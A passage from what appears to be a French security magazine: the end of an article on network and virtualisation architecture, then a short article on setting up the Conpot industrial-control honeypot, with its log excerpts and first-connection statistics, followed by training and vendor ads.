
Un petit aparté sur le réseau de stockage de type ISCSI (le FC ayant par nature un réseau à part hormis en FCoE où là il s'agira de transports de VLAN), doit-on le mettre sur les mêmes équipements ? La tendance serait de le faire, mais il faut bien réfléchir, car cela implique de modifier les switchs pour accepter les Jumbo Frame. Un oubli sur un équipement ? Alors il faut redémarrer celui-ci pour la prise en compte, attention donc à la gestion d'impact. A contrario, il faut tempérer cette prise de position et s'orienter plutôt vers une segmentation franche de type de réseau de stockage ISCSI voire VSAN afin d'éviter des tempêtes de lecture/écriture qui peuvent produire un déni de service sur les flux de production applicatifs. On aurait tendance à prioriser les flux de stockage pour des questions de latence, de criticité et d'intégrité, mais cela aurait un fort impact sur les temps de réponse des applications tierces, si on n'induit pas de mécanisme de qualité de service de bout en bout.

Dans la résultante, il faut toujours reprendre et mettre à jour son schéma de flux afin d'anticiper les éventuels engorgements dus à des changements de matériels ou à un matériel oublié dans la chaîne.

6 Intronisation de la virtualisation à 100 % ? Est-ce bien raisonnable ?

La virtualisation oui c'est bien, mais avez-vous déjà redémarré une salle serveur en ayant tout virtualisé ? Dans la positive, vous comprendrez que cela est difficile sans conserver a minima quelques briques physiques telles qu'un DNS, une station de supervision, un serveur bastion gérant les accès aux différents serveurs, la station de supervision, la gestion de logs, etc.

Donc la réponse est oui, mais pas tout !



www.hsc-formation.fr

HSC by Deloitte.




Fig. 4 : Architecture de niveau 2 avec blade.

Dans le cas de Vmware, il faut également se positionner sur le réseau de management, sur vMotion, etc. Pour les autres briques telles que vCenter, il faut fixer son emplacement, ou sinon il va y avoir de la recherche via ssh :)

D'ailleurs, un tech-tips intéressant concernant le load-balancing de Platform Service Controller pour vSphere **[4]**.

En ce qui concerne les appliances qui peuvent éventuellement être virtualisées telles que les firewalls, load-balancer, il vaut mieux, autant que faire se peut, rester sur du physique, ils sont essentiels au redémarrage de l'infrastructure et leurs appels à la carte réseau sont bien plus performants sur des appliances que sur des VM's.

Dans tous les cas, il faut garder la main sur l'ensemble des briques d'une manière simple et de manière physique, un réseau de KVM, un réseau out-of-band pour le management, et bien sûr, séparé des flux de production, un recyclage d'anciens équipements de switching fera très bien l'affaire, on ne demande pas du haut débit dans ces cas-là, qui plus est on sera à l'abri de bon nombre d'alertes de sécurité ;-)

Conclusion

Cet article se doit de porter à l'attention du lecteur les interrogations nécessaires à la refonte de son infrastructure, il ne peut être exhaustif par faute de place, mais repose les questions sur les fondamentaux !

Un firewall n'est pas une solution magique, il faut l'utiliser à bon escient et à des endroits stratégiques.

Les équipes d'infrastructures de nos jours sont de plus en plus polyvalentes et n'interviennent plus sur un seul pan d'une infrastructure : le système, le réseau, le stockage, etc. Ils « se » doivent de travailler de concert, car l'expertise dans ces nouveaux domaines devient très complexe.

La seconde partie rentrera dans le vif du sujet, nous aurons fort à faire avec l'arrivée de nouvelles technologies et leurs lots de nouveaux acronymes tels que NSX, VXLAN, Cloud, Docker et consorts, ceux-ci agrémenteront à souhait la complexité de votre architecture...

C'est là où il faut mettre en œuvre différents outils de pilotage pour ces nouvelles générations d'infrastructures.

Il faudra permettre l'instanciation des architectures virtuelles, manipuler et sécuriser des API pour DNS, firewalls, etc., mais aussi assurer la maintenabilité via des playbooks de type Ansible **[5]**.

Et la sécurité dans tout cela, sur une infrastructure bien maîtrisée, sur des équipements respectant les best practices et beaucoup de rigueur, un réseau de management séparé, et les briques essentielles dites de réseau (DNS, proxies, DHCP, etc.), il ne reste plus qu'à apposer les sondes à des endroits stratégiques de votre infrastructure, installer une station de supervision avec une corrélation de l'ensemble des logs via des composants tels que logstash, kibana, elasticsearch, etc.

Dans l'attente de la seconde partie, bon courage à vous. ■

Remerciements

Je tiens à remercier particulièrement Laurent Butti pour sa relecture et ses commentaires ainsi que mes collègues Jean-Philippe Cambournac, Nicolas Cazenave et Fabien Hernando.

Références

[1] https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipapp_fhrp/configuration/xe-3s/fhp-xe-3s-book/fhp-hsrp.pdf

[2] https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipapp_fhrp/configuration/xe-3s/fhp-xe-3s-book/fhp-vrrp.pdf

[3] https://www.ssi.gouv.fr/guide/recommandations-de-securite-pour-les-architectures-basees-sur-vmware-vsphere-esxi/

[4] https://kb.vmware.com/s/article/2098006

[5] https://www.ansible.com/

CONPOT : L'ART DE FAIRE MÛRIR SES POMMES EN SIMULANT UN SYSTÈME DE CONTRÔLE INDUSTRIEL (ICS)

Sébastien TRICAUD



mots-clés : PLC / ICS / HONEYPOT / SCADA

Conpot est le nom donné à un pot de miel qui permet de comprendre les motivations d'attaquants sur un ICS (Système de Contrôle Industriel). Il s'agit d'un pot de miel hautement configurable qui par défaut émule un processeur Siemens S7-200.

1 Introduction

Des petits malins ont trouvé intéressant de mettre des machines qui fonctionnent via Telnet en 2018 sur Internet. Ce qui nous fait refaire un grand bond en arrière sur les questions de sécurité. Le but de cet article n'est pas de philosopher autour du sujet, mais de présenter ce qu'il se passe lorsque l'on émule des services utilisés par les machines industrielles qui sont connectées à Internet.

Heureusement pour nous, nous n'avons pas à acheter ce matériel coûteux pour comprendre les attaques qui les destinent. Nous allons utiliser le pot de miel Conpot pour piéger les attaquants : des attaques automatiques dans la grande majorité des cas, mais cela n'est pas grave, car nous souhaitons comprendre ce qu'il se passe.

Nous utiliserons la configuration par défaut du pot de miel « Conpot », qui permet la simulation de l'ICS Siemens S7-200. Les protocoles utilisés sont décrits dans la partie suivante, afin de comprendre l'univers des attaques possible, puis nous irons dans les métriques données.

2 La surface d'attaque

Conpot permet d'émuler différents protocoles qui sont utilisés par les systèmes industriels. La liste par défaut, qui nous convient très bien sont les protocoles : Modbus, HTTP, SNMP ainsi que s7comm (protocole propriétaire de Siemens).

Il est aisé d'obtenir des informations sur les protocoles HTTP et SNMP, je me permets de décrire que les protocoles intéressants côté ICS :

- Modbus : protocole qui existe depuis 1979, développé par Modicon dont la variante TCP utilise le port tcp/502. Il permet un accès aux données des PLC (contrôleur à logique programmable), ainsi qu'au diagnostic.
- s7comm : protocole qui existe depuis 1994, propriétaire à Siemens et qui permet de programmer le PLC, d'échanger des données, d'accéder à ces données depuis les systèmes SCADA et d'établir un diagnostic. Par défaut, il utilise le port tcp/102.

Alors qu'il aurait fallu au moins quelques chapitres pour en expliquer l'installation, grâce à Docker, ceci est réduit à trois lignes :

```
$ docker pull honeynet/conpot
$ docker run -it -p 80:80 -p 102:102 -p 502:502 -p 161:161/udp
--network=bridge honeynet/conpot:latest /bin/sh
$ conpot -f --template default
```

Comme vous allez le voir dans la partie suivante, il ne faut pas attendre plusieurs jours avant d'avoir une première attaque, quelques heures suffisent (sans prendre en compte HTTP évidemment !).

Voici un exemple d'extraits de logs écrits par Conpot :

```
2018-03-28 03:08:21,900 New s7comm session from 139.162.99.243
(aa7fddf1-5796-4343-8044-a9d5b899b321)
2018-03-28 03:08:21,901 New S7 connection from 139.162.99.243:48450.
(aa7fddf1-5796-4343-8044-a9d5b899b321)
2018-03-28 03:08:27,406 New S7 connection from 139.162.99.243:52316.
(aa7fddf1-5796-4343-8044-a9d5b899b321)
2018-03-28 03:08:27,406 S7 error: Invalid length
2018-03-28 03:08:27,911 New S7 connection from 139.162.99.243:52794.
(aa7fddf1-5796-4343-8044-a9d5b899b321)
2018-03-28 03:08:27,912 S7 error: Invalid length
2018-03-28 03:08:28,416 New S7 connection from 139.162.99.243:53086.
(aa7fddf1-5796-4343-8044-a9d5b899b321)
2018-03-28 03:08:28,416 Received unknown COTP TPDU before handshake: 116
2018-03-28 03:08:33,910 New S7 connection from 139.162.99.243:57264.
(aa7fddf1-5796-4343-8044-a9d5b899b321)
2018-03-28 03:08:33,910 Received unknown COTP TPDU before handshake: 0
2018-03-28 03:08:39,168 New S7 connection from 139.162.99.243:33028.
(aa7fddf1-5796-4343-8044-a9d5b899b321)
2018-03-28 03:08:44,674 New S7 connection from 139.162.99.243:36908.
(aa7fddf1-5796-4343-8044-a9d5b899b321)
2018-03-28 03:08:44,675 Received unknown COTP TPDU before handshake: 32
```

```
2018-03-28 03:38:52,347 New modbus session from 185.35.63.151
(20a9c4a3-1181-458a-b3d7-1433ee171e2f)
2018-03-28 03:38:52,347 New Modbus connection from
185.35.63.151:35945. (20a9c4a3-1181-458a-b3d7-1433ee171e2f)
2018-03-28 03:38:52,349 Function 43 can not be broadcasted
2018-03-28 03:38:52,349 Modbus traffic from 185.35.63.151: {'function_
code': None, 'slave_id': 0, 'request': '00000000000005002b0e0100',
'response': ''} (20a9c4a3-1181-458a-b3d7-1433ee171e2f)
2018-03-28 05:52:18,493 EtherNet/IP CIP Request  (Client
('196.52.43.57', 6666)): {
    "addr": [
        "196.52.43.57",
        6666
    ]
}
2018-03-28 05:52:18,494 (0x9999,  1) UCMM Request: {
    "addr": [
        "196.52.43.57",
        6666
    ]
}
2018-03-28 05:52:18,494 EtherNet/IP (Client ('196.52.43.57', 6666))
Session Terminated: '(Unknown)'
2018-03-28 05:52:18,494 UCMM Response: {
    "addr": [
        "196.52.43.57",
        6666
    ]
}
2018-03-28 05:52:18,494 EtherNet/IP CIP Response (Client
('196.52.43.57', 6666)): {
    "addr": [
        "196.52.43.57",
        6666
    ]
}
2018-03-28 05:52:18,495 Session ended (client initiated): {
    "request.addr": [
        "196.52.43.57",
        6666
    ],
    "response.addr": [
        "196.52.43.57",
        6666
    ]
}
2018-03-28 05:52:18,495 Transaction complete after  30.930s (w/
0.000s delay)
```

```
2018-03-28 05:52:18,495 ENIP_6666 done; processed   0 requests over     0 bytes/
0 received (0 connections remain)
2018-03-28 05:52:18,495 handle server TID [16431/37836748O3216] stopping on
('196.52.43.57', 6666)
```

3 Résultats obtenus

Le pot de miel démarre le 28 mars 2018 à 00:21 et le tableau ci-dessous fait la liste de la première connexion par protocole, ainsi que les adresses IP et les pays sources.

Il y a 34 adresses IP sources différentes qui se sont connectées au pot de miel, dont 66.240.219.146 qui génèrent à elles toutes seules 91 % du trafic.

Vous pouvez observer dans l'histogramme ci-dessous (voir figure 1) la liste des pays attaquants par rapport à leur adresse IP source.

Conclusion

Nous avons pu voir qu'en faisant une émulation simple des différents protocoles utilisés dans les environnements industriels nous pouvons arriver à avoir assez rapidement des tentatives de connexions. Je n'ose pas dire attaque, même si cela est forcément le cas, car le but de ce court article n'était pas de faire une étude approfondie, mais simplement de présenter une approche et surtout le pot de miel Conpot.

N'hésitez pas à me partager vos recherches et même de proposer un article pour *MISC* qui pousserait le détail des attaques pour les différents protocoles ! ■

Protocole	Date de première connexion	Adresses IP se connectant	Pays d'origine
HTTP	28 mars 2018 02:02	217.19.154.202	Italie
S7comm	28 mars 2018 03:08	139.162.99.243	USA
Modbus	28 mars 2018 03:38	185.35.63.151	Suisse
IPMI	28 mars 2018 05:06	184.105.247.214	USA (de ShadowServer, coucou les potes !)
SNMP	28 mars 2018 05:48	209.126.136.2	USA




Figure 1

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

/ Candidatures MS-SIS : en cours

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine rentrée : octobre 2018

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles

_Réseaux
_Sécurité des réseaux, des systèmes d'information et des applications
_Modèles et Politiques de sécurité
_Cryptologie

Mastère Spécialisé labellisé SecNumedu par l'ANSSI

ASM / C / crypto / firewalling / forensic / GPU / Java / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / suricata / viro / vuln / web...

/ Candidatures BADGE-RE et BADGE-SO : à partir d'août 2018

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 6 mois)

Prochaine rentrée : février 2019

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

_Analyse de codes malveillants
_Reverse et reconstruction de protocoles réseau
_Protections logiciels et unpacking
_Analyse d'implémentations de cryptographie

Malware / ASM / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm...

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

_Détournement des protocoles réseaux non sécurisés
_Exploitation des corruptions mémoires et vulnérabilités web
_Escalade de privilèges sur un système compromis
_Intrusion, progression et prise de contrôle d'un réseau

Crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE Bilan d'Aptitude Délivré par les Grandes Écoles

De Visu

Quarkslab

SECURING EVERY BIT OF YOUR DATA

Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.




IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.



- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

quarkslab
SECURING EVERY BIT OF YOUR DATA

13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**